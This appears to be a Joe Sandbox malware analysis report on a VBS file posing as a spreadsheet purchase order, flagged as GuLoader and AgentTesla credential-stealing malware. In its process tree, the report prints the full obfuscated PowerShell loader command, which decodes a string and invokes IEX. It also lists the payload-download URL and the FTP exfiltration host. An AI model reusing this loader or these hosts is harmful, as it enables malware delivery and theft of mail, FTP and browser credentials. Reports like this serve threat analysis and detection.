

JOeSandbox Cloud BASIC



ID: 755440

Sample Name: PO-09784893

xlsx.vbs

Cookbook: default.jbs

Time: 18:44:48

Date: 28/11/2022

Version: 36.0.0 Rainbow Opal

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
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Windows Analysis Report


PO-09784893.xlsx.vbs

Overview

General Information

Sample Name:	PO-09784893.xlsx.vbs
Analysis ID:	755440
MD5:	bfa859d9ad7b23..
SHA1:	a1b3e395dc20bc..
SHA256:	ec51e9ad23c469..
Infos:	
	


Detection

	
	
	
	
	
Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

Malicious sample detected (through...
Yara detected AgentTesla
Sigma detected: Dot net compiler co...
Antivirus detection for URL or domain
Multi AV Scanner detection for dom...
Yara detected GuLoader
Tries to steal Mail credentials (via fi...
Tries to harvest and steal Putty / W...
Tries to detect Any.run
Wscript starts Powershell (via cmd ...
Potential malicious VBS script foun...
Tries to harvest and steal ftp login c...

Classification



Process Tree

■ System is w10x64native	
■  wscript.exe (PID: 1232 cmdline: C:\Windows\System32\WScript.exe "C:\Users\user\Desktop\PO-09784893.xlsx.vbs" MD5: 0639B0A6F69B3265C1E42227D650B7D1)	
■  cmd.exe (PID: 4760 cmdline: CMD.EXE /c echo C:\Windows MD5: 8A2122E8162DBEF04694B9C3E0B6CDEE)	
■  conhost.exe (PID: 1172 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)	
■  powershell.exe (PID: 416 cmdline: C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe "\$Saudiarabiske = ""KoAElDMedPo-CeTphYsupLnePh Eg-FrTFoyCeps peGrDTeeafSaiRenSpiPltSeiUfoSlnRa Je'DruBlsLiMinIngAx AjSmoyTesZatIneNemUg;SpuLesUniSonUngMu TrSPoyelsIntHaeKomTr.SvRKiuHenHatEgiSimKaeSh.MolCanPitO xeterSotFepTeSAreEfrSkvFoishcGaeBesFo;FopKouBabSelStihocLv MasAfTraRutSeiBecad MecVelSaaXysAusBr OsTSehLiwBuaKorHutAbnBeeBesBusUn1Ce Sa[Tr[MaDAnlOmlSpIvemArapSuoSerUttFr(Si'""PeAUndOoVEdASiPunlFo3Nd2La.cuDGeLruLCi'""Cj)BjBrpasuVibBollsiudcWa UnsBetSualmtAfifucBi HaeSlxTotboeTjrSunKt rei VinSotTu SpGReeAftUdSovelArUdvCoiVacTieSkKSteSayCiNlnaWempreTa(NoiNongrtCo OmNAnoTayMoiCasPlIma,GriApnlntAI AISSelLagSptSm6Pe9Fo,BiiUnrBetPi KrAlsfFif LiainlPo,maiBenMotTr AsbTeaGagLaaNy)Ma;Sc[SoDChlDelNglGomMiptioVarkutPa(Sa'""SkgWhdBoiSe3Vi2Pe'""Snn)Ka[BepKruRabKilIbifecSi FosBetAdaArtGriHvcEm Dre HaxSatSeeAsrBrnDa AaiafnLotOv BeGNaeSotHjCamlRgiBupSaRmagConRe(SkiBanRatHe KoMEkuTallLa,StiaunCetEt TrGMagpyeUngAnuFi)Wo;Ub[UbdCalExlStlRomCi pReoCarDytTr(Se'""cakDieSarSenPleMalbi3Tr2si'""TrjBeJopBruYabSolAuilacDi DisLjtSkaEmtTuiOvcBe AterexSttDreAtrFonWe FIUnnpatPaPsttVerAr SaEpinLsuMe mUnSHayAbsDotaseTumSplDroAdcVoaSliSteDksBaWSa(RauSviOpnAltKo MevPe1du,MoiUnnHeter PlvSn2Ta)Du;He[CaDfOlGylRalEcmArpAnoBrrQutFe(Li'""SykBaes kravnKaeMiilSk3Mo2de'""Di)FaJPrpCouBebAnlAfihycUn AlsHjtHyaDrtMiiUnCpi CeeStxKytKaeAlrKonac ariBlnCatse HuGSiIPsoSebEfaPIIEmDMaeSalHeeSatBreprASmtGuoF imUn[PuiAenFodR TePTrtleDe1To5Sa1Co)Sk;ha[BaDEviEulTrlDemHopSooFarNotlTr(Ca'""AkgPidPliflF3Sc2Re'""Aa)DajSapEkuApbTAlReiHacPr NosoptSraSkStiSqcaK E neAaxSptFoeTarDenSp AriSenOvtBe FISFotEnrunoAekSheBoABlnTadPaFGeiSolAnlbiPOsaAvtunhPr(DiiDdnArtKI AcEKrtLuhWiyUnliHj8BI7Du)Bi;Qu[NoDKrUnlEkiApmEmpSyoI nrGltCy(Sa'""seuMosPeearPa3Bl2In'""Ko)UnJrpdriuRebSkINoiSncSc SpsFutstaSetFaiklCMe UeeDexUdtCoeUnrJanSt iniNonFltRh GrClnlSkolnsBiePyCDaISuiMopEtbE noTaaMilRekulTamBlpLdoChLutBa(An'""SegAddFriFr3af2Tr'""No)GaJGlprFruFobScrlrLecDo UmscatOuaNytCeistco DieTjxbtlMoefurkinSc FlIBlnStSi DoPmatKrVfIm ImsSuiNobHelSaeAf(FelBrnSkSt BjSSnaKutAf,PaiCynlntRo ciAPssPspKoaFa,LsiSensbatsl JePrRerTajSesTiiUnstg)su;Ny[HuDSalGalTj)OlmSepAropirRetLe(Vi'""DeuLes AfeSmrFo3Bu2An'""pa)SwJskpAcuDiibinKriNrcBl TasUntBiaPotAnilncCh CoefRxpItLoeUnrPenTo HyiUnprntMaj jaGPreFoBtBuMSkeSpsNssBeaMagAieTi(PoiinnautSI TyGTui ChrDi,TrlLanHotSt AmSSitTorDooFa,SkibanRetin PrkBeilnpPrkRoalBo,AdiAnnAntGe UIFBeiRerNr)So;Kh[InDholRilRkIGumrepfioGarlstLa(Pa'""PekEseSkArnSaeChl Me3An2ti'""Ji)CaJ SapCeuCabAfliReiToCUn PesCltLiaseTociDacCh KoeAlxUntPreDerNinCi DiiFonPitFl DuVpoiSarFotHeuOgaThlFeAUlMolSeoDicRe(TrisknSytdo SevNe1 Ko,KaiBanBetNi PrvKn2Bi,HeiBanAmtMo InvSti3Bu,CoiMunMitTr Sivti4To)Tr;Bl[MaDinDelJuiSvmMepKboMirRitVi(Gr'""DiAToDboVTtoAMaPMiIH3Hv2Ho.BrDDelKaLUn'""Ru)AmJRGpKauTybVilDaiUncCh TosNetUnaMetUniBrcSe SeeNexEntlneDarBinQu AriStnStiOp RaRDoeTrgLilOvopsaDadOpKHoeFryFr(SiiPhnSatln syDZaaHocUnrlm yBa,FaiUnnaltFo SpSSatHaoUnnrP, TiiHinPutBu NoONanEscfi)He;Po[noDCelHalBliStmUnpUnoDarArtGi(Ge'""SpgundSliMo3Sp2Pa'""Em)TijAlpDiuFabTrLiLiChcGe PosKo tHoaCetFlitScSe TreLsxRetAceUrrConBba FoilnnMitTr DdWaeiGedKaePrnfiPTjaStBlhVb(SiHtanTutls TeOGabBydBauTr)St;RaJFjAl;Bj \$DdTPohPawPlarRerFrFrnvieVisD esSh3Gu-Fr[UdTfPshRewKaaOnrSepTjPnTreScsWosAr1OvJCa:Kn:frVMaiVirSetheuHoeVelStANuArilFooNocSu(So0Nu,Re1Mi0Ci4Ha8Mi5Pr7Ka6Mo,Un1Un2Fr2Br8Ce8Sm, pe6Tr4po)jo;Se \$ReNWiaCereFggLaaAntTaePu=Mi(NoGBleMntBu-ScIPatCieNemAuPydrFookupSleKurTltnyKa Tv-haPBaeExtLohLi Ch'GyHFikSUcSeUEn:FrInTVorM uekaeUotPsiSklsIneFu\$KfAneDijStlErtCaoCalHvkBlNpoiPrnNegCheBanovs1Ei6Fa0Ka'Ha)Ci.TiHBaeSulViafotSotBoeHonElsSliFMoiKolLomSyeLnnResBr;Ft \$FoVtoJalKrl feiPagPesRetAreKnsSy Ne=Tv Ri[VoScyyKnsadtLeeAdmSk.OuCAdoUnnHevnoeFirNotSijOv:Ac:RaFMurZeoKmmevBBeaNysMueRe6Un4MoSSitRerStiUnnCogKI(Ga \$StNC haGeePrgAualotObFa)Me;Kv[SoSGryBesMatEmeSmmFe.crRInuGrnLetRiiStmdeelm.KalFrnAjtFleOprcroBepPrSGaeGrrSvnlGncOveHosFa.HaMlnaVerGosFrhAnaAll BrlFr:El:WaCVaoVapCoyir(Un \$HiVTiSiilSwlShiSagCosartFreSlcCa,Br ca0Gs,Ru Be Cr \$HeTrehBewBiaWorFltUnnOveUnsHysVa3Ug,By Zy \$BivSpiSalGrIKoiSvgrKlsLitUde DrsAd.HecMioPouAjinCttH)Ov;MeJHyTBuhPrwFyaurAntBenMaeMospasHo1InJe:Sa:HoEtrnBiuPimFrSBrycesditBeeKamUdlAeoDrckKoaGeiOpeLesGeWVVi(Bo \$fTeTSahS kwJoaEnrCitPmPeeSasTossi3Bi,be Kr0De)rh#Te;"";Function Thwartness4 { param([String]\$HS); For(\$i=2; \$i -lt \$HS.Length-1; \$i+=2+1)) \$Sallowy = \$Sallowy + \$HS.Substring (\$i, 1); } \$Sallowy;\$Fictioneer0 = Thwa trtness4 'UdlREdIXSk';\$Fictioneer1= Thwartness4 \$Saudiarabiske;&\$Fictioneer0 \$Fictioneer1; MD5:	

- C32CA4ACFCC635EC1EA6ED8A34DF5FAC)
-  **conhost.exe** (PID: 424 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
 -  **csc.exe** (PID: 4292 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.cmdline MD5: EB80BB1CA9B9C7F516FF69AFCFD75B7D)
 -  **cvtres.exe** (PID: 7040 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESB964.tmp" "c:\Users\user\AppData\Local\Temp\u5h0ocqr\CSC31BB2AFB2CA9494684B4A57A653EBF6B.TMP" MD5: 70D838A7DC5B359C3F938A71FAD77DB0)
 -  **CasPol.exe** (PID: 7836 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe MD5: 7BAE06CBE364BB42B8C34FCFB90E3EBD)
- cleanup

Malware Configuration

No configs have been found

Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
PO-09784893 xlsx.vbs	WScript_Shell_PowerShell_Combo	Detects malware from Middle Eastern campaign reported by Talos	Florian Roth	0xa39:\$s1: .CreateObject("WScript.Shell") 0x3fe57:\$p1: powershell.exe 0x4d288:\$p1: powershell.exe

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.2688111783.0000000009190000.0000040.00001000.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
0000000B.00000000.2410724852.0000000000B00000.0000040.00000400.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
0000000B.00000002.6747286598.000000001D1C1000.0000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000B.00000002.6747286598.000000001D1C1000.0000004.00000800.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
Process Memory Space: powershell.exe PID: 416	INDICATOR_SUSPICIOUS_PWSH_B64Encoded_Concatenated_FileEXEC	Detects PowerShell scripts containing patterns of base64 encoded files, concatenation and execution	ditekShen	0x289c:\$b2: ::FromBase64String(0x14ef1e:\$b2: ::FromBase64String(0x17a50f:\$b2: ::FromBase64String(0x3712a:\$s1: -join 0x378df:\$s1: -join 0x1394bb:\$s1: -join 0x13b34b:\$s1: -join 0x165625:\$s1: -join 0x1d371a:\$s1: -join 0x1e07ef:\$s1: -join 0x1e3bc1:\$s1: -join 0x1e4273:\$s1: -join 0x1e5d64:\$s1: -join 0x1e7f6a:\$s1: -join 0x1e8791:\$s1: -join 0x1e9001:\$s1: -join 0x1e973c:\$s1: -join 0x1e976e:\$s1: -join 0x1e97b6:\$s1: -join 0x1e97d5:\$s1: -join 0x1ea025:\$s1: -join

Click to see the 2 entries

Sigma Signatures

Data Obfuscation



Sigma detected: Dot net compiler compiles file from suspicious location

Snort Signatures

 No Snort rule has matched

Joe Sandbox Signatures

AV Detection



Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

System Summary



Malicious sample detected (through community Yara rule)

Wscript starts Powershell (via cmd or directly)

Potential malicious VBS script found (suspicious strings)

Very long command line found

Data Obfuscation



Yara detected GuLoader

Obfuscated command line found

Malware Analysis System Evasion



Tries to detect Any.run

Potential evasive VBS script found (use of timer() function in loop)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Stealing of Sensitive Information



Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality



Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	 Windows Management Instrumentation	 DLL Side-Loading	 DLL Side-Loading	 Disable or Modify Tools	 OS Credential Dumping	 File and Directory Discovery	Remote Services	 Archive Collected Data	 Exfiltration Over Alternative Protocol	 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition


Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Default Accounts	3 2 1 Scripting	Boot or Logon Initialization Scripts	1 Access Token Manipulation	1 Deobfuscate/Decode Files or Information	1 Credentials in Registry	1 1 5 System Information Discovery	Remote Desktop Protocol	2 Data from Local System	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	2 1 Command and Scripting Interpreter	Logon Script (Windows)	1 1 Process Injection	3 2 1 Scripting	Security Account Manager	2 2 1 Security Software Discovery	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	1 PowerShell	Logon Script (Mac)	Logon Script (Mac)	2 Obfuscated Files or Information	NTDS	1 Process Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 DLL Side-Loading	LSA Secrets	2 4 1 Virtualization/Sandbox Evasion	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Masquerading	Cached Domain Credentials	1 Application Window Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	2 4 1 Virtualization/Sandbox Evasion	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Access Token Manipulation	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 1 Process Injection	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph

Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PO-09784893.xlsx.vbs	2%	ReversingLabs		

Dropped Files

 No Antivirus matches
--

Unpacked PE Files

 No Antivirus matches
--

Domains

Source	Detection	Scanner	Label	Link
ftp.mcmprint.net	10%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://ftp://ftp.mcmprint.net/office	0%	Avira URL Cloud	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://https://go.micro	0%	Avira URL Cloud	safe	
http://b3solutionscws.com/wp-admin/includes/yyXYRRIJkuolPn153 fla	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png	100%	Avira URL Cloud	malware	
http://https://contoso.com/	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	0%	Avira URL Cloud	safe	
http://https://contoso.com/License	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNSnamejdpaswordPsi/Psi	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://contoso.com/icon	0%	Avira URL Cloud	safe	
http://OowQOv.com	0%	Avira URL Cloud	safe	
http://hWFpSCunbgPMSZDs.net	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ftp.mcmprint.net	185.31.121.136	true	false	• 10%, Virustotal, Browse	unknown
b3solutionscws.com	192.185.145.188	true	false		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://b3solutionscws.com/wp-admin/includes/yyXYRRIJkuolPn153.fla	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	CasPol.exe, 0000000B.00000002.6747286598.00000001D1C1000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://nuget.org/NuGet.exe	powershell.exe, 00000005.00000002.2635495743.000000000548A000.00000004.00000800.00020000.00000000.sdmp	false		high
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000005.00000002.2587473723.000000000457C000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000005.00000002.2587473723.000000000457C000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://go.micro	powershell.exe, 00000005.00000002.2622363726.0000000004BD0000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://ftp://ftp.mcmprint.net/office	CasPol.exe, 0000000B.00000002.6747286598.00000001D1C1000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://contoso.com/	powershell.exe, 00000005.00000002.2635495743.000000000548A000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000005.00000002.2635495743.000000000548A000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://contoso.com/License	powershell.exe, 00000005.00000002.2635495743.000000000548A000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	CasPol.exe, 0000000B.00000002.6747286598.00000001D1C1000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://DynDns.comDynDNSnamejdpaswordPsi/Psi	CasPol.exe, 0000000B.00000002.6747286598.00000001D1C1000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://contoso.com/icon	powershell.exe, 00000005.00000002.2635495743.000000000548A000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://OowQOv.com	CasPol.exe, 0000000B.00000002.6747286598.00000001D1C1000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://hWFpSCunbgPMSZDs.net	CasPol.exe, 0000000B.00000002.6747286598.00000001D1C1000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000005.00000002.2579563055.0000000004421000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000005.00000002.2587473723.000000000457C000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://aka.ms/pscore6IBPI	powershell.exe, 00000005.00000002.257956 3055.0000000004421000.00000004.00000800. 00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.185.145.188	b3solutionscws.com	United States		46606	UNIFIEDLAYER-AS-1US	false
185.31.121.136	ftp.mcmprint.net	Bulgaria		199364	RAX-ASBG	false

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	755440
Start date and time:	2022-11-28 18:44:48 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 49s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PO-09784893.xlsx.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native physical Machine for testing VM-aware malware (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301)
Run name:	Suspected Instruction Hammering
Number of analysed new started processes analysed:	20
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
